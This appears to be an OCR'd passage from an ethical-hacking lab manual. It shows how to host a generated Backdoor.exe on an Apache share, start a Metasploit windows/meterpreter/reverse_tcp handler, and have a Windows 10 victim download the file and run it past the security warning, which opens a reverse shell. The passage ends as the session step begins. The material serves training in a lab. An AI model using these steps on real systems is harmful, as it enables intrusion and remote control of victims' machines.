

Desktop
File Edit View Go Bookmarks Help
Back
Forward
100%
Places
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
/
root
Desktop
Backdoor.exe
Exploit.exe
malicious_payload.-exe
README.license
Reconnaissance.-html
results.html


Figure 2.2.3: Malicious file successfully generated

9. Now, you need to share **Backdoor.exe** with the target machine (in this lab, **Windows 10**).

10. In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.

11. Type **cp /root/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.

12. To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter**.



```
┌─[root@parrot]─[~]
└──╼ #cp /root/Desktop/Backdoor.exe /var/www/html/share/
┌─[root@parrot]─[~]
└──╼ #service apache2 start
┌─[root@parrot]─[~]
└──╼ #
```

Figure 2.2.4: Copying the backdoor file

13. Now, type the command **msfconsole** and press **Enter** to launch Metasploit.


TASK 2.2

Execute Payload

14. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.

15. Now, issue the following commands in msfconsole:


    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **show options** and press **Enter**; this lets you know the listening port



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.13      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
```

Figure 2.2.5: Setup the reverse TCP

16. To start the handler, type **exploit -j -z** and press **Enter**.



```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
msf5 exploit(multi/handler) >
```

Figure 2.2.6: Exploit the Windows 10 machine


TASK 2.3

Download and Run Backdoor.exe File

17. Switch to the **Windows 10** virtual machine.

18. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.

19. Click **Backdoor.exe** to download the file.



Index of /share


Name	Last modified	Size	Description
Parent Directory		-	
Backdoor.exe	04:59	72K	
BadDoc.docm	05:46	178K	
Exploit.exe	02:31	72K	
Test.exe	23:40	72K	

Figure 2.2.7: Downloading malicious exe file on the victim's system

20. Once you click on the **Backdoor.exe** file, the **Opening Backdoor.exe** pop-up appears; select **Save File**.

Note: Make sure that both the **Backdoor.exe** and **secret.txt** files are stored in the same directory (here, **Downloads**).

21. Double-click the **Backdoor.exe** file. The **Open File - Security Warning** window appears; click **Run**.



Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\Admin\Downloads\Backdoor.exe
Publisher: **Unknown Publisher**
Type: Application
From: C:\Users\Admin\Downloads\Backdoor.exe


☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?

Figure 2.2.8: Security warning on executing the exe file

22. Leave the **Windows 10** virtual machine running and switch to the **Parrot Security** virtual machine.

23. The **Meterpreter** session has successfully been opened, as shown in the screenshot.




```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.1
0.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:3466
) at 2019-11-06 05:14:19 -0500
msf5 exploit(multi/handler) >
```

Figure 2.2.9: Exploit result of Windows 10 machine

TASK 2.4

Establish a Session and Obtain User Information

